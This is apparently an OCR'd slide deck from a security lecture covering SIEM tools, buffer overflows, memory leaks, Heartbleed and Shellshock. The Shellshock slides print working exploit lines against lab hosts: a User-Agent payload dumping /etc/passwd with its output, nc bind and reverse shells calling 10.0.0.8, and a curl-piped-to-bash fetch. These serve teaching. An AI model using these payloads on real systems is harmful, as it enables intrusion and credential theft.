UDP TTL:128 TOS:0x0 ID:2306 IpLen:20 DgmLen:66
Len: 38
=+
05/31-19:08:52.044921 203.82.64.145:53 -> 10.191.4.225:62529
UDP TTL:60 TOS:0x0 ID:39019 IpLen:20 DgmLen:179
Len: 151
=+
05/31-19:08:52.065429 203.82.64.145:53 -> 10.191.4.225:65018
UDP TTL:60 TOS:0x0 ID:39020 IpLen:20 DgmLen:136
Len: 108
=+

ALIEN VAULT OSSIM




AlienVault - The Open Source SIM - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.75.129/ossim/index.php
Most Visited Getting Started Latest Headlines
alienvault
The Open Source SIM
Enable auto update checks?
Unresolved Incidents 2
Unresolved Alarms 0
Last updated: 2009-12-02 08:18:22
Last updated:
Dashboards
Incidents
Events
Monitors
Usage & Profiles
Availability
System
Help
Reports
Policy
Correlation
Configuration
Tools
Logout [admin]
Maximize
Monitoring
Reporting
Sensor: BigBrother1
[Service Detail | Host Detail | Status Overview | Status Grid | Status Map | Service Problems | Host Problems |
Performance Info | Scheduling Queue]
Current Network Status
Last Updated: Wed Dec 2 08:25:43 EST 2009
Updated every 90 seconds
Nagios® 3.0.6 - www.nagios.org
Logged in as ?
View Service Status Detail For All Host Groups
View Host Status Detail For All Host Groups
View Status Summary For All Host Groups
View Status Grid For All Host Groups
Host Status Totals
Up Down Unreachable Pending
0 0
All Problems All Types
7
Service Overview For All Host Groups
BigBrotherGroup (BigBrotherGroup)
Host Status Services Actions
All Servers (all)
Host Status Services Actions
Done


solarwinds Log & Event Manager
OPS CENTER
MONITOR
EXPLORE
BUILD
MANAGE
ANALYZE
History
Reset
Saved Searches
nDepth
Drag search items here
Dashboard
Word Cloud
Tree Map
PIONEER
C:\WINDOWS\system32\svchost.exe service fr
pioneerSecurity 861
bubbles
Cisco PIX
LOCAL SERVICES
Windows Security
ServiceWarning
Alerts By ToolAlias
Alerts By InsertionIP
Appliances
Agents
Notifications
Connected

[DEMO TIME]


Unified interface with access to all lab hardware from your web browser
Connect from your PC, Mac or Tablet
Practice Lab hardware
Access to "Real Hardware" NOT a simulated environment

Buffer Overflows

takes place when too much data are accepted as input to a specific process.

A buffer is an allocated segment of memory.

A buffer can be overflowed arbitrarily with too much data, but for it to be of any use to an attacker, the code inserted into the buffer must be of a specific length, followed up by commands the attacker wants executed.

the purpose of a buffer overflow may be either to make a mess, by shoving arbitrary data into various memory segments, or to accomplish a specific task, by pushing into the memory segment a carefully crafted set of data that will accomplish a specific task.

Task could be to open a command shell with administrative privilege or execute malicious code.

Software may be written to accept data from a user, website, database, or another application. The accepted data needs something to happen to it, because it has been inserted for some type of manipulation or calculation, or to be used as a parameter to be passed to a procedure. A procedure is code that can carry out a specific type of function on the data and return the result to the requesting software.

When a programmer writes a piece of software that will accept data, this data and its associated instructions will be stored in the buffers that make up a stack. The buffers need to be the right size to accept the inputted data. So if the input is supposed to be one character, the buffer should be one byte in size. If a programmer does not ensure that only one byte of data is being inserted into the software, then someone can input several characters at once and thus overflow that specific buffer.


Memory Leaks

When an application makes a request for a memory segment to work within, it is allocated a specific memory amount by the operating system. When the application is done with the memory, it is supposed to tell the operating system to release the memory so it is available to other applications. This is only fair. But some applications are written poorly and do not indicate to the system that this memory is no longer in use. If this happens enough times, the operating system could become

“starved” for memory, which would drastically affect the system’s performance. When a memory leak is identified in the hacker world, this opens the door to new denial-of-service (DoS) attacks. For example, when it was uncovered that a Unix application and a specific version of a Telnet protocol contained memory leaks, hackers amplified the problem. They continually sent Telnet requests to systems with these vulnerabilities. The systems would allocate resources for these network requests, which in turn would cause more and more memory to be allocated and not returned. Eventually the systems would run out of memory and freeze.

Two main countermeasures can protect against memory leaks: developing better code that releases memory properly, and using a garbage collector.

A garbage collector is software that runs an algorithm to identify unused committed memory and then tells the operating system to mark that memory as “available.” Different types of garbage collectors work with different operating systems and programming languages.


HEARTBLEED
a vulnerability that exists in the OpenSSL security software, which is used to create secure connections.
Official designation is
CVE-2014-0160
CVE (Common Vulnerabilities and Exposures)
VIEW THE INFOGRAPHIC

The Heartbleed bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.


How to stop the leak?

As long as the vulnerable version of OpenSSL is in use it can be abused. Fixed OpenSSL has been released and now it has to be deployed. Operating system vendors and distribution, appliance vendors, independent software vendors have to adopt the fix and notify their users. Service providers and users have to install the fix as it becomes available for the operating systems, networked appliances and software they use.

Shellshock

Shellshock (CVE-2014-6271, CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187) is a vulnerability in GNU's bash shell that gives attackers access to run remote commands on a vulnerable system. If your system has not updated bash in since Tue Sep 30 2014: 1:32PM EST

This security vulnerability affects versions 1.14 (released in 1994) to the most recent version 4.3 according to NVD.



curl https://shellshocker.net/shellshock_test.sh | bash

Shellshock

./shellshock.py payload=reverse rhost=10.0.0.9 lhost=10.0.0.8 lport=1234


```
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</etc/passwd)\r\nHost:
vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 80
```


Bind Shell

```
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc -l -p 9999 -e /bin/sh\r\nHost:
vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 80
```

Reverse Shell

```
echo  "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc 10.0.0.8 443 -e /bin/sh\r\nHost:
vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 80
```


ksanchez@xxx:/opt/PENTESTING/WEBAPP$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</
etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 10.0.0.9 80
HTTP/1.1 200 OK
Date: Sun, 24 May 2015 00:06:15 GMT
Server: Apache/2.2.21 (Unix) DAV/2
root: x:0:0:root:/root:/bin/sh
lp: x:7:7:lp:/var/spool/lpd:/bin/sh
nobody: x:65534:65534:nobody:/nonexistent:/bin/false
tc: x:1001:50:Linux User,,,:/home/tc:/bin/sh
pentesterlab: x:1000:50:Linux User,,,:/home/pentesterlab:/bin/sh
Content-Length: 177
Connection: close
Content-Type: application/json
ksanchez@xxx:/opt/PENTESTING/WEBAPP$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</
etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 10.0.0.9 80


10.0.0.9/cgi-bin/php5 - sleep test - False - 0.00371813774109
10.0.0.9/cgi-bin/php5 - ping test - False - 0.00348711013794
10.0.0.9/cgi-bin/php4 - sleep test - False - 0.00378394126892
10.0.0.9/cgi-bin/php4 - ping test - False - 0.00400614738464
10.0.0.9/cgi-bin/php-cgi - sleep test - False - 0.00339984893799
10.0.0.9/cgi-bin/php-cgi - ping test - False - 0.00377202033997
10.0.0.9/cgi-bin/php.cgi - sleep test - False - 0.0031418800354
10.0.0.9/cgi-bin/php.cgi - ping test - False - 0.00305891036987
10.0.0.9/cgi-bin/firmwarecfg - sleep test - False - 0.0039210319519
10.0.0.9/cgi-bin/firmwarecfg - ping test - False - 0.00501894950867
10.0.0.9/cgi-bin/%2f/admin.html - sleep test - False - 0.00356197357178
10.0.0.9/cgi-bin/%2f/admin.html - ping test - False - 0.00238800048828
10.0.0.9/cgi-bin/admin.html - sleep test - False - 0.0028829574585
10.0.0.9/cgi-bin/admin.html - ping test - False - 0.00361514091492
10.0.0.9/cgi-bin/test-cgi - sleep test - False - 0.00252389907837
10.0.0.9/cgi-bin/test-cgi - ping test - False - 0.00251984596252
10.0.0.9/sys-cgi - sleep test - False - 0.00351285934448
10.0.0.9/sys-cgi - ping test - False - 0.0039210319519
10.0.0.9/dana-na/auth/url_default/welcome.cgi - sleep test - False - 0.00604510307312
10.0.0.9/dana-na/auth/url_default/welcome.cgi - ping test - False - 0.00368285179138
10.0.0.9/cgi-bin/tree.php - sleep test - False - 0.00402092933655
10.0.0.9/cgi-bin/tree.php - ping test - False - 0.00520491600037
10.0.0.9/cgi-bin/ICuGI/EST/blast_detail.cgi - sleep test - False - 0.00370287895203
10.0.0.9/cgi-bin/ICuGI/EST/blast_detail.cgi - ping test - False - 0.00449919700623
10.0.0.9/cgi-bin/hello - sleep test - False - 0.00301504135132
10.0.0.9/cgi-bin/hello - ping test - False - 0.0122811794281
10.0.0.9/cgi-sys/defaultwebpage.cgi - sleep test - False - 0.00513195991516
10.0.0.9/cgi-sys/defaultwebpage.cgi - ping test - False - 0.00539708137512
10.0.0.9/cgi-bin/w3mman2html.cgi - sleep test - False - 0.00354719161987
10.0.0.9/cgi-bin/w3mman2html.cgi - ping test - False - 0.00335001945496
10.0.0.9/cgi-bin/status/status.cgi - VULNERABLE TO SLEEP TEST
10.0.0.9/cgi-bin/status/status.cgi - sleep test - VULNERABLE - 9.01208901405
10.0.0.9/cgi-bin/status/status.cgi - VULNERABLE TO PING TEST
10.0.0.9/cgi-bin/status/status.cgi - ping test - VULNERABLE - 8.01701498032
ksanchez@xxx:/opt/PENTESTING/SHELLSHOCK/shellshock-scanner$ ./shellshock_scanner.py host_list_example.txt cgi_list_example.txt

Shellshock DEMO

https://www.youtube.com/watch?v=U0HtR92phQY

http://dev4sec.blogspot.com/search?q=shellshock

https://www.youtube.com/channel/UCYXR6jyFsPyK0IW9d13U8bQ


cisco
2015
Annual Security Report


E-CRIME & MALWARE
DATA BREACHES & PRIVACY
TARGETED ATTACKS
SOCIAL MEDIA & SCAMS
WEB THREATS
MOBILE DEVICES & THE INTERNET OF THINGS
Symantec
ISTR20
INTERNET SECURITY THREAT REPORT


hogar
ESET
ENJOY SAFER TECHNOLOGY
móviles
INFORME ANUAL
DE SEGURIDAD
2014
empresas
servidores

ACERCA DE MI

- Ingeniero en Sistemas Informáticos Universidad Central del Este (UCE)
- Profesor Universidad Dominicana O&M
- Maestria en Gerencia y Productividad - Universidad APEC
- Postgrado de Auditoria de Sistemas - Universidad O&M
- Comptia Security+ Certified

@ksanchez_cld

ksanchez_cld